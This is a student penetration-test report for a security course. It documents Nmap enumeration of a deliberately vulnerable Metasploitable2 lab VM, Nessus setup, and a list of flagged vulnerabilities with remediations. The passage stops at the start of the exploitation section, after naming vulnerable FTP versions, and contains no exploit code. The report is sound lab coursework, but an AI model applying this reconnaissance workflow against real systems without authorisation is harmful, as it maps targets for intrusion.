Assignment 7-1: Penetration Test – Penetration Test - Enumeration, Scanning, Exploit

Allison Manning

Shiley-Marcos School of Engineering, University of San Diego

CYBR-510-01B: Security Test Engineering

October 23, 2023

Contents

Introduction…… 3

Section 1 Enumeration…… 3

Section 2 Scanning …… 5

Section 3 Exploitation…… 18

Section 4 Exploitation 2…… 22

Concluding Words…… 25

Introduction

In this report, our team pen-tested a Metasploitable VM from a Kali Linux VM. We enumerated, scanned, and exploited two vulnerabilities. The enumeration consisted of host discovery, TCP/UDP port scanning, OS detection, TCP version and service scanning, and a “kitchen sink” scan. The scanning consisted of a Nessus scan of the Metasploitable VM. The exploitation consisted of a password exploit and an exploit of a backdoor vulnerability. Lastly, the concluding words describe what else can be done with Metasploit and what else a good pen-tester should know.

Enumeration

1.1 Verify Setup

Using the ifconfig command on each VM, what is the IP address of the Kali VM and what is the IP address of the Metasploitable2 VM?
Kali: 192.168.24.12
Metasploitable: 192.168.24.11

1.2 Host Discovery

What hosts did Nmap find in the scan?
NMap found three hosts during the scan; 192.168.24.1, 192.168.24.11, 192.168.24.12

1.3 TCP Port Scanning

What TCP ports and services did Nmap find open on the Metasploitable2 VM?
Nmap found 24 ports open:
21 ftp
22 ssh
23 telnet
25 smtp
53 domain
80 http
111 rpcbind
139 netbios-ssn
445 microsoft-ds
512 exec
513 login
514 shell
1099 rmiregistry
1524 ingreslock
2049 nfs
2121 ccproxy-ftp
3306 mysql
4444 krb524
5432 postgresql
5900 vnc

6000 X11
6667 irc
8009 ajp13
8180 unknown

1.4 UDP Port Scanning

What open ports (not "open|filtered") did each scan find?
T5 Scan: 53, 111, 137, 2049
T3 Scan: 53, 111, 137, 2049

What services and software versions were listening on those ports?
53/udp: domain (ISC BIND 9.4.2)
111/udp: rpcbind (2 - RPC #100000)
137/udp: netbios-ns (Samba nmbd netbios-ns with workgroup: WORKGROUP)
2049/udp: nfs (2-4 - RPC #100003)

How much faster is the T5 scan compared to the T3 scan?
T5 Scan took 296.71 seconds
T3 Scan took 263.77 seconds
The T5 scan was 32.94 seconds slower than the T3 scan.

Did the T3 scan find any services that the T5 scan didn't find, or vice versa?
The T5 scan generally found more services than the T3 scan. T5 found pcmail-srv, xdmcp, https, retrospect, isakmp, ntalk, asf-rmcp, maird, puparp, unknown, ms-lsa, radacct, msantipiracy, rockwell-csp2, symantec-av, complex-link, zeroconf, wap-wsp, bakbonenetvault, filenet-rpc and T3 did not. T3 found dhcpc tftp netbios-dgm and T5 did not.

Run both scans a second time. Are the results the same as the first time? If there are any differences between the scan results, what do you think caused that?

The results are different on the second scan for T5 but not T3. T5 sacrifices some accuracy for speed, so on the second scan different results were found. (https://nmap.org/book/performance-timing-templates.html)

1.5 OS Detection

What is the information that Nmap discovers, including the "Device type", the "OS CPE" (common platform enumeration), and the "OS details"?
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33

What is the range of possible kernel versions that Nmap thinks is running on the target host?
Estimated that the kernel version of the target host falls in the range of Linux 2.6.9 to Linux 2.6.33

What version of Linux is the target system really running (on the Metasploitable2 VM, run the "uname -a" command)?
Linux kernel version 2.6.24.

1.6 TCP Version and Service Scanning

What version of OpenSSH is running? OpenSSH 4.7p1 Debian 9ubuntu1 (protocol 2.0)
What version of the FTP server is running? vsftpd 2.3.4

1.7 "Kitchen Sink" Scan

What is the unique 2048-bit RSA SSH host key of the target host?
56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3

What is the "security type" for VNC authentication?
VNC Authentication (2)


1.8 Enumeration Deliverables

Attachment 1. 1A_Enumeration Screenshots


2 Scanning

2.1 Scanning Setup


1. Register to use “Nessus Essentials for education” at https://www.tenable.com/tenable-for-education and click on “Get Started”.




2. Fill in the “Register for an Activation Code” and select “Get Started”.



3. An activation code will be emailed to you and you can select “Download Nessus” to download Nessus.




4. Be sure to download the version of Nessus for Kali by scrolling through the dropdown menu.




5. Open a Kali terminal and navigate to the folder where you saved the installation file and following command to install Nessus.

   sudo apt install /home/Downloads/Nessus-10.6.1-debvian10_amd64.deb




6. Use the following command, and the activation code that was emailed to you to register Nessus.

   sudo /opt/nessus/sbin/nessuscli fetch --register [redacted]



7. Nessus will begin to update the vulnerability plugins. This process can take several minutes. Once the plugin update is complete, use the following command to create a user account.


   sudo /opt/nessus/sbin/nessuscli adduser (username)




8. Use the following commands to start Nessus and check that it is running.

   sudo systemctl start nessusd


sudo systemctl status nessusd




9. Launch Firefox and browse to https://localhost:8834 and proceed to the intended webpage by accepting the warnings. At this point Nessus will begin to compile the vulnerability plugins. This process can take several minutes to several hours to complete. Once completed, log in with the account that was created in step 7.




10. Once logged in, select “Scans”, then select “New Scan”. From the “Scan Templates” page Scroll down to the “Vulnerabilities” section and select “Advanced Scan”.




11. Assign a name to the scan and input the target IP address in the “Targets” field and save the scan.



12. Once you are back at the “My Scans” page, select the arrow icon for the newly created scan to start the scan.



13. Once the scan completes, you can view the vulnerabilities associated with the target asset.



2.2 Nessus External Scan

Nessus Remediation Report


How many vulnerabilities did Nessus flag as critical, high, and medium? What are the suggested remediations?

The Nessus scan yielded the following number of critical, high, and medium vulnerabilities:

Critical: 12

High: 7

Medium: 25



The suggested remediations for these vulnerabilities have been provided below. For a more comprehensive report, see the attached Nessus report.

1. CRITICAL – Apache Tomcat AJP Connector Request Injection (Ghostcat)

Solution

Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.

2. CRITICAL – Apache Tomcat SEoL (<=5.5.x)

Solution

Upgrade to a version of Apache Tomcat that is currently supported.

3. CRITICAL – Bind Shell Backdoor Detection

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

4. CRITICAL – Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

5. CRITICAL – Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

6. CRITICAL – Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

7. CRITICAL – Multiple Vendor DNS Query ID Field Prediction Cache Poisoning

Solution

Contact your DNS server vendor for a patch.

8. CRITICAL – NFS Exported Share Information Disclosure

Solution

Configure NFS on the remote host so that only authorized hosts can mount its remote shares.

9. CRITICAL – SSL Version 2 and 3 Protocol Detection

Solution

Consult the application's documentation to disable SSL 2.0 and 3.0.
Use TLS 1.2 (with approved cipher suites) or higher instead.

10. CRITICAL – SSL Version 2 and 3 Protocol Detection

Solution

Consult the application's documentation to disable SSL 2.0 and 3.0.
Use TLS 1.2 (with approved cipher suites) or higher instead.

11. CRITICAL – Unix Operating System Unsupported Version Detection

Solution

Upgrade to a version of the Unix operating system that is currently supported.

12. CRITICAL – VNC Server 'password' password

Solution

Secure the VNC service with a strong password.

13. HIGH – ISC BIND Service Downgrade / Reflected DoS

Solution

Upgrade to the ISC BIND version referenced in the vendor advisory.

14. HIGH – NFS Shares World Readable

Solution

Place the appropriate restrictions on all NFS shares.

15. HIGH – SSL Medium Strength Cipher Suites Supported (SWEET32)

Solution

Reconfigure the affected application if possible to avoid use of medium strength ciphers.

16. HIGH – SSL Medium Strength Cipher Suites Supported (SWEET32)

Solution

Reconfigure the affected application if possible to avoid use of medium strength ciphers.

17. HIGH – Samba Badlock Vulnerability

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

18. HIGH – rlogin Service Detection

Solution

Comment out the 'login' line in /etc/inetd.conf and restart the inetd process. Alternatively, disable this service and use SSH instead.

19. HIGH – rsh Service Detection

Solution

Comment out the 'rsh' line in /etc/inetd.conf and restart the inetd process. Alternatively, disable this service and use SSH instead.

20. MEDIUM – Apache Tomcat Default Files

Solution

Delete the default index page and remove the example JSP and servlets. Follow the Tomcat or OWASP instructions to replace or modify the default error page.

21. MEDIUM – DNS Server Cache Snooping Remote Information Disclosure

Solution

Contact the vendor of the DNS software for a fix.

22. MEDIUM – HTTP TRACE / TRACK Methods Allowed

Solution

Disable these HTTP methods. Refer to the plugin output for more information.

23. MEDIUM – ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS

Solution

Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.

24. MEDIUM – ISC BIND Denial of Service

Solution

Upgrade to the patched release most closely related to your current version of BIND.

25. MEDIUM – SMB Signing not required

Solution

Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

26. MEDIUM – SMTP Service STARTTLS Plaintext Command Injection

Solution

Contact the vendor to see if an update is available.

27. MEDIUM – SSH Weak Algorithms Supported

Solution

Contact the vendor or consult product documentation to remove the weak ciphers.

28. MEDIUM – SSL Anonymous Cipher Suites Supported

Solution

Reconfigure the affected application if possible to avoid use of weak ciphers.

29. MEDIUM – SSL Certificate Cannot be Trusted

Solution

Purchase or generate a proper SSL certificate for this service.

30. MEDIUM – SSL Certificate Cannot be Trusted

Solution

Purchase or generate a proper SSL certificate for this service.

31. MEDIUM – SSL Certificate Expiry

Solution

Purchase or generate a new SSL certificate to replace the existing one.

32. MEDIUM – SSL Certificate Expiry

Solution

Purchase or generate a new SSL certificate to replace the existing one.

33. MEDIUM – SSL Certificate with Wrong Hostname

Solution

Purchase or generate a proper SSL certificate for this service.

34. MEDIUM – SSL Certificate with Wrong Hostname

Solution

Purchase or generate a proper SSL certificate for this service.

35. MEDIUM – SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)

Solution

Disable SSLv2 and export grade cryptography cipher suites. Ensure that private keys are not used anywhere with server software that supports SSLv2 connections.

36. MEDIUM – SSL RC4 Cipher Suites Supported (Bar Mitzvah)

Solution

Reconfigure the affected application, if possible, to avoid use of RC4 ciphers. Consider using TLS 1.2 with AES-GCM suites subject to browser and web server support.

37. MEDIUM – SSL RC4 Cipher Suites Supported (Bar Mitzvah)

Solution

Reconfigure the affected application, if possible, to avoid use of RC4 ciphers. Consider using TLS 1.2 with AES-GCM suites subject to browser and web server support.

38. MEDIUM – SSL Self-Signed Certificate

Solution

Purchase or generate a proper SSL certificate for this service.

39. MEDIUM – SSL Self-Signed Certificate

Solution

Purchase or generate a proper SSL certificate for this service.

40. MEDIUM – SSL Weak Cipher Suites Supported

Solution

Reconfigure the affected application, if possible to avoid the use of weak ciphers.

41. MEDIUM – SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported (FREAK)

Solution

Reconfigure the service to remove support for EXPORT_RSA cipher suites.

42. MEDIUM – TLS Version 1.0 Protocol Detection

Solution

Enable support for TLS 1.2 and 1.3, and disable support for TLS 1.0.

43. MEDIUM – TLS Version 1.0 Protocol Detection

Solution

Enable support for TLS 1.2 and 1.3, and disable support for TLS 1.0.

44. MEDIUM – Unencrypted Telnet Server

Solution

Disable the Telnet service and use SSH instead.

Section 2 Deliverables

Attachment 2. Nessus_Full_Report_Metasploitable2.pdf

3 Exploitation

3.1 Setup

What are the two FTP servers and what version are they?

1. ftp-syst: vsFTPd 2.3.4,
2. ftp-anon: vsFTPd 2.3.4
3. Ftp: ProFTPD 1.3.1

